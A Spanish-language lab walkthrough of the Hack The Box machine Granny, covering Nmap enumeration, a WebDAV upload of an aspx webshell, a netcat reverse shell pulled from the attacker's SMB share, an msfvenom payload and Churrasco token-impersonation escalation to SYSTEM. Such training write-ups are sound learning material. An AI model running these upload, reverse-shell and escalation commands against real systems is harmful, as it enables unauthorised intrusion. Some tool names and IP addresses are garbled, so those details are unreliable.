

259- GRANNY

- 1. GRANNY
 - 1.1. Preliminar
 - 1.2. Nmap
 - 1.3. Tecnologías web
 - 1.4. Fuzzing web
 - 1.5. Uploading aspx file for RCE
 - 1.5.1. Uploading and executing nc.exe
 - 1.6. Privesc via Token-Impersonation with Juicy Potato

1. GRANNY

<https://app.hackthebox.com/machines/Granny>

GRANNY 1.4

RETIRED MACHINE

Granny

WINDOWS EASY

4.5
MACHINE RATING

17316
USER OWNS

17859
SYSTEM OWNS

12/04/2017
RELEASED

Created by ch4p

Copy Link

Play Machine

1.1. Preliminar

- Comprobamos si la máquina está encendida averiguamos qué sistema operativo es, y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Windows*.

```
> ping 10.10.10.15
PING 10.10.10.15 (10.10.10.15) 56(84) bytes of data:
64 bytes from 10.10.10.15: icmp_seq=1 ttl=127 time=34.5 ms
64 bytes from 10.10.10.15: icmp_seq=2 ttl=127 time=34.7 ms
64 bytes from 10.10.10.15: icmp_seq=3 ttl=127 time=35.1 ms
|
```

1.2. Nmap

-

●

-

-

●

- Como se trata de un dominio que está en construcción, nos pareció buena idea enumerar subdominios. No obstante, no encontramos nada. Usaremos ahora el script *http-enum* de **Nmap**. Encontramos varios directorios que pueden resultar interesantes.

```
> nmap -p80 -sV --script=http-enum 10.10.10.15
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-25 20:11 CET
Nmap scan report for 10.10.10.15
Host is up (0.039s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 6.0
|_http-server-header: Microsoft-IIS/6.0
|_http-enum:
|_/.vti_bin/: Frontpage file or folder
|_/.vti_log/: Frontpage file or folder
|_/postinfo.html: Frontpage file or folder
|_/.vti_bin/.vti_auth/author.dll: Frontpage file or folder
|_/.vti_bin/.vti_auth/author.exe: Frontpage file or folder
|_/.vti_bin/.vti_admin/admin.dll: Frontpage file or folder
|_/.vti_bin/.vti_admin/admin.exe: Frontpage file or folder
|_/.vti_bin/.ipcount.exe?Page=default.asp?Image=3: Frontpage file or folder
|_/.vti_bin/.shtml.dll: Frontpage file or folder
|_/.vti_bin/.shtml.exe: Frontpage file or folder
|_/images/: Potentially interesting folder
|_/private/: Potentially interesting folder
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 153.37 seconds
```

- Otro script de **Nmap** que decidimos lanzar posteriormente es *http-frontpage-login*, el cual comprueba si el objetivo es vulnerable a login de **Frontpage** como usuario anónimo. Tratamos de conseguir este acceso anónimo al servidor y exploramos los diferentes directorios, pero aparentemente, no encontramos nada.
- El script *http-frontpage-login* de Nmap está diseñado para probar la autenticación en las extensiones del servidor **FrontPage** de Microsoft. FrontPage es un software de creación y gestión de sitios web desarrollado por Microsoft, y sus extensiones permiten a los usuarios gestionar sitios web directamente en el servidor.

```
PORT      STATE SERVICE
80/tcp    open  http
|_http-frontpage-login:
|_VULNERABLE:
|_Frontpage extension anonymous login
|_State: VULNERABLE
|_Default installations of older versions of frontpage extensions allow anonymous logins which can lead to server compromise.
|_References:
|_http://insecure.org/sploits/Microsoft.frontpage.insecurities.html
Nmap done: 1 IP address (1 host up) scanned in 1.00 seconds
```

1.5. Uploading aspx file for RCE

- Llegados a este punto, tendremos que realizar la intrusión por otro lado. Como estamos ante un servidor **WebDav**, vamos a tratar de subir un archivo malicioso. Para ello, recurrimos a **Davtest** para comprobar qué tipo de extensiones admite el servidor: `davtest -url http://10.10.10.15`. Las extensiones críticas para este servidor son *.asp* o *.aspx*, las cuales son típicas en servidores **Microsoft IIS**. Esta herramienta usa por defecto el método **PUT** para subir estos archivos.

```

> davtest -url http://10.10.10.15
*****
Testing DAV connection
OPEN      FAIL:    http://10.10.10.15      The URL "http://10.10.10.15/" is not DAV enabled or not accessible.
> davtest -url http://10.10.10.15
*****
Testing DAV connection
OPEN      SUCCEED: http://10.10.10.15
*****
NOTE      Random string for this session: g4XlFxDHtG3
*****
Creating directory
MKCOL     SUCCEED: Created http://10.10.10.15/DavTestDir_g4XlFxDHtG3
*****
Sending test files
PUT       cfm      SUCCEED: http://10.10.10.15/DavTestDir_g4XlFxDHtG3/davtest_g4XlFxDHtG3.cfm
PUT       txt      SUCCEED: http://10.10.10.15/DavTestDir_g4XlFxDHtG3/davtest_g4XlFxDHtG3.txt
PUT       pl       SUCCEED: http://10.10.10.15/DavTestDir_g4XlFxDHtG3/davtest_g4XlFxDHtG3.pl
PUT       jsp      SUCCEED: http://10.10.10.15/DavTestDir_g4XlFxDHtG3/davtest_g4XlFxDHtG3.jsp
PUT       html     FAIL
PUT       asp      FAIL
PUT       cgi      FAIL
PUT       jhtml    SUCCEED: http://10.10.10.15/DavTestDir_g4XlFxDHtG3/davtest_g4XlFxDHtG3.jhtml
PUT       php      SUCCEED: http://10.10.10.15/DavTestDir_g4XlFxDHtG3/davtest_g4XlFxDHtG3.php
PUT       html     SUCCEED: http://10.10.10.15/DavTestDir_g4XlFxDHtG3/davtest_g4XlFxDHtG3.html
PUT       aspx     FAIL
*****
Checking for test file execution
EXEC      cfm      FAIL
EXEC      txt      SUCCEED: http://10.10.10.15/DavTestDir_g4XlFxDHtG3/davtest_g4XlFxDHtG3.txt
EXEC      pl       FAIL
EXEC      jsp      FAIL
EXEC      jhtml    FAIL
EXEC      php      FAIL
EXEC      html     SUCCEED: http://10.10.10.15/DavTestDir_g4XlFxDHtG3/davtest_g4XlFxDHtG3.html
*****
/usr/bin/davtest Summary:
Created: http://10.10.10.15/DavTestDir_g4XlFxDHtG3
PUT File: http://10.10.10.15/DavTestDir_g4XlFxDHtG3/davtest_g4XlFxDHtG3.cfm
PUT File: http://10.10.10.15/DavTestDir_g4XlFxDHtG3/davtest_g4XlFxDHtG3.txt
PUT File: http://10.10.10.15/DavTestDir_g4XlFxDHtG3/davtest_g4XlFxDHtG3.pl
PUT File: http://10.10.10.15/DavTestDir_g4XlFxDHtG3/davtest_g4XlFxDHtG3.jsp
PUT File: http://10.10.10.15/DavTestDir_g4XlFxDHtG3/davtest_g4XlFxDHtG3.jhtml
PUT File: http://10.10.10.15/DavTestDir_g4XlFxDHtG3/davtest_g4XlFxDHtG3.php
PUT File: http://10.10.10.15/DavTestDir_g4XlFxDHtG3/davtest_g4XlFxDHtG3.html
Executes: http://10.10.10.15/DavTestDir_g4XlFxDHtG3/davtest_g4XlFxDHtG3.txt
Executes: http://10.10.10.15/DavTestDir_g4XlFxDHtG3/davtest_g4XlFxDHtG3.html

```

- No podemos subir al servidor archivos con extensiones **.asp** o **.aspx**, pero al tener el método HTTP **MOVE** habilitado, podríamos intentar cambiar la extensión de un archivo que subamos al servidor mediante **PUT**. Para ello, nos copiaremos esta webshell: `/usr/share/webshells/aspx/cmdasp.aspx`. La subimos con `curl -X PUT http://10.10.10.15/prueba.txt -d @cmdasp.aspx` (bajo el nombre de **prueba.txt**). Para cambiar ahora al extensión del archivo y que el servidor lo interprete, ejecutaremos: `curl -X MOVE -H "Destination: http://10.10.10.15/prueba.aspx" http://10.10.10.15/prueba.txt`. Nótese que cambiamos el nombre a **prueba.aspx**.

```

> locate cmdasp.aspx
/usr/share/webshells/aspx/cmdasp.aspx
> cp /usr/share/webshells/aspx/cmdasp.aspx .
> curl -X PUT http://10.10.10.15/prueba.txt -d @cmdasp.aspx
> curl -X MOVE -H "Destination: http://10.10.10.15/prueba.aspx" http://10.10.10.15/prueba.txt

```

1.5.1. Uploading and executing nc.exe


- Lo que haremos ahora es compartir **nc.exe** mediante **SMB-server**: `impacket-smbserver smbFolder $(pwd) -smb2support`, mientras en otra ventana nos ponemos en escucha con **Netcat**: `r1wrap nc -nvlp 443`.

```
> flwrapp nc -nvlp 443
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443

[Unpacket-smbserver smbFolder $(pwd) -smb2support]
Ipackket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1678-0103-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F07E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
c
```

- Desde nuestro navegador accedemos ahora al fichero subido *prueba.aspx* para ejecutar este comando: `\\10.10.16.11\smbFolder\nc.exe -e cmd 10.10.16.11 443`. Esto descargará *nc.exe* y lo ejecutará para enviarnos una shell al puerto que estamos en escucha desde nuestra máquina de atacante.



“

- Aunque en este caso explotamos el servidor usando esta alternativa, también hemos buscado posibles vulnerabilidades de *Microsoft IIS 6.0*: encontramos un *Buffer Overflow* que afectaba a esta versión.

1.6. Privesc via Token-Impersonation with Juicy Potato

- Recibimos nuestra shell. Estamos como usuario *NT authority\network service*.

```
c:\windows\system32\inetsrv>whoami
nt authority\network service

c:\windows\system32\inetsrv>systeminfo
systeminfo

Host Name:                GRANNY
OS Name:                  Microsoft(R) Windows(R) Server 2003, Standard Edition
OS Version:               5.2.3790 Service Pack 2 Build 3790
OS Manufacturer:         Microsoft Corporation
OS Configuration:         Standalone Server
OS Build Type:             Uniprocessor Free
Registered Owner:         HTB
Registered Organization:   HTB
Product ID:                69712-296-0824942-44782
Original Install Date:     4/12/2017, 5:07:40 PM
System Up Time:            0 Days, 0 Hours, 38 Minutes, 44 Seconds
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x86 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
BIOS Version:              INTEL - 0640000
Windows Directory:         C:\WINDOWS
System Directory:          C:\WINDOWS\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:              en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (GMT+02:00) Athens, Beirut, Istanbul, Minsk
Total Physical Memory:     1,023 MB
Available Physical Memory: 738 MB
Page File: Max Size:       2,470 MB
Page File: Available:      2,292 MB
Page File: In Use:         188 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 1 Hotfix(s) Installed.
                           [01]: Q147222
Network Card(s):           N/A

c:\windows\system32\inetsrv>
```

- Hacemos `whoami /priv` y vemos que tenemos el privilegio *SeImpersonatePrivilege*. Asimismo, sabemos que el sistema es un *Windows Server 2003*. Podríamos intentar explotar un *Access Token Impersonation* para escalar nuestros privilegios.

```
c:\windows\system32\inetsrv>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name            Description                                     State
-----
SeAuditPrivilege          Generate security audits                        Disabled
SeIncreaseQuotaPrivilege  Adjust memory quotas for a process            Disabled
SeAssignPrimaryTokenPrivilege Replace a process level token                  Disabled
SeChangeBatchPrivilege    Bypass traverse checking                      Enabled
SeImpersonatePrivilege    Impersonate a client after authentication      Enabled
SeCreateGlobalPrivilege   Create global objects                         Enabled

c:\windows\system32\inetsrv>
```

- Descargamos el exploit del enlace que compartimos a continuación. Lo primero que haremos es generar un payload con *Msfvenom*: `msfvenom -p windows/shell_reverse_tcp -f exe -a x86 --platform windows LHOST=10.10.16.11 LPORT=4444 > shell.exe EXITFUNC=thread`. Compartiremos ahora desde un servidor este payload y el exploit: `smbserver.py smbFolder $(pwd) -smb2support`. Desde la máquina víctima descargamos ambos recursos, el exploit: `copy \\10.10.16.11\smbFolder\churrasco.exe C:\Tmp\churrasco.exe` y el payload: `copy \\10.10.16.11\smbFolder\shell.exe C:\Tmp\shell.exe`.

- <https://binaryregion.wordpress.com/2021/08/04/privilege-escalation-windows-churrasco-exe/>

```
C:\Tmp>copy \\10.10.10.11\smbFolder\churrasco.exe C:\Tmp\churrasco.exe
copy \\10.10.10.11\smbFolder\churrasco.exe C:\Tmp\churrasco.exe
1 file(s) copied.

C:\Tmp>copy \\10.10.10.11\smbFolder\shell.exe C:\Tmp\shell.exe
copy \\10.10.10.11\smbFolder\shell.exe C:\Tmp\shell.exe
1 file(s) copied.

C:\Tmp>

[*] User GRANNY\ authenticated successfully
[*] msfvenom -p windows/shell_reverse_tcp -f exe -a x86 --platform windows LHOST=10.10.10.11 LPORT=4444 > shell.exe EXITFUNC=thread
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73882 bytes
> ls
C:\TFP > docker > latexmk > scripts > 6785.txt > chisel > churrasco.exe > lab_Donsusto.ovpn > linpeas.sh > nc.exe > shell.exe
> smbserver.py smbFolder $ipwd --smb2support
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1678-8103-1278-5A478F6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.15,1860)
Traceback (most recent call last):
  File "usr/lib/python3/dist-packages/impacket/smbserver.py", line 4270, in processRequest
    respCommands, respPackets, errorCode = self._smb2Commands[smb2.SM2_NEGOTIATE](
```

- Nos ponemos en escucha con **Netcat** por el **puerto 4444**. Ejecutamos el exploit pasándole como parámetro el payload que generamos con **Msfvenom**: `churrasco.exe -d "C:\Tmp\shell.exe"`. Recibimos nuestra shell privilegiada como **NT authority\system**.

```
C:\Tmp>churrasco.exe -d "C:\Tmp\shell.exe"
churrasco.exe -d "C:\Tmp\shell.exe"
churrasco.exe -->Current User: NETWORK SERVICE
/churrasco/-->Getting Rpcss PID...
/churrasco/-->Found Rpcss PID: 668
/churrasco/-->Searching for Rpcss threads...
/churrasco/-->Found Thread: 672
/churrasco/-->Thread not impersonating, looking for another thread...
/churrasco/-->Found Thread: 676
/churrasco/-->Thread not impersonating, looking for another thread...
/churrasco/-->Found Thread: 664
/churrasco/-->Thread impersonating, got NETWORK SERVICE Token: 0x718
/churrasco/-->Getting SYSTEM token from Rpcss Service...
/churrasco/-->Found NETWORK SERVICE Token
/churrasco/-->Found LOCAL SERVICE Token
/churrasco/-->Found SYSTEM token 0x718
/churrasco/-->Running command with SYSTEM Token...
/churrasco/-->Done, command should have ran as SYSTEM!

C:\Tmp>

> nc -nlp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.15.
Ncat: Connection from 10.10.10.15:1862.
Microsoft Windows [Version 5.2.3798]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\TEMP>whoami
nt authority\system

C:\WINDOWS\TEMP>
```

66

- Juicy Potato** es una evolución de una herramienta anterior llamada **RottenPotato**, que también se utilizaba para escalar privilegios en sistemas Windows. Ambas herramientas explotan fallas en la implementación de la interfaz de seguridad en el servicio de **COM/DCOM**. En cualquier caso, aquí usamos otra alternativa: el exploit **Churrasco** es similar al exploit Juicy Potato. En algunos escenarios, el exploit Juicy Potato no es compatible con sistemas más antiguos como Windows Server 2003 o Windows XP. Es una escalada de privilegios en Windows desde cuentas de servicio a la cuenta "NT AUTHORITY\SYSTEM".
- Funcionamiento de esta vulnerabilidad:
 - Condiciones previas**: para que este ataque funcione, el atacante debe tener acceso local al sistema. Esto significa que ya ha logrado ingresar al sistema con privilegios de usuario normales, ya sea

mediante credenciales legítimas o mediante algún otro medio de compromiso.

- **Identificación de objetivos potenciales:** el atacante identifica un proceso en el sistema que tiene la capacidad de crear un *objeto COM (Component Object Model)*. Los objetos COM son componentes de software que pueden ser invocados por otros programas en Windows.
- **Creación de un Objeto COM malicioso:** el atacante crea un objeto COM malicioso que lleva un *CLSID (identificador de clase)* específico. Este CLSID debe coincidir con uno de los CLSID registrados en el sistema que tienen permisos para activar el servicio de creación de tokens impersonation.
- **Activación del objeto COM malicioso:** el atacante activa el objeto COM malicioso utilizando un proceso local que tiene permisos para crear objetos COM. Al activar el objeto, se dispara un evento que desencadena la búsqueda automática de tokens impersonation para el usuario actual.
- **Búsqueda automática del token SelpersonatePrivilege:** Windows realiza una búsqueda automática para encontrar un token con el privilegio *SelpersonatePrivilege* que pueda ser utilizado por el objeto COM activado. Si encuentra uno, lo asigna al proceso que activó el objeto COM malicioso, otorgándole así privilegios elevados.
- **Privilegios elevados:** una vez que el proceso ha sido asignado con el token SelpersonatePrivilege, el atacante ahora tiene la capacidad de realizar operaciones con privilegios elevados en el sistema, como ejecutar comandos con privilegios de administrador.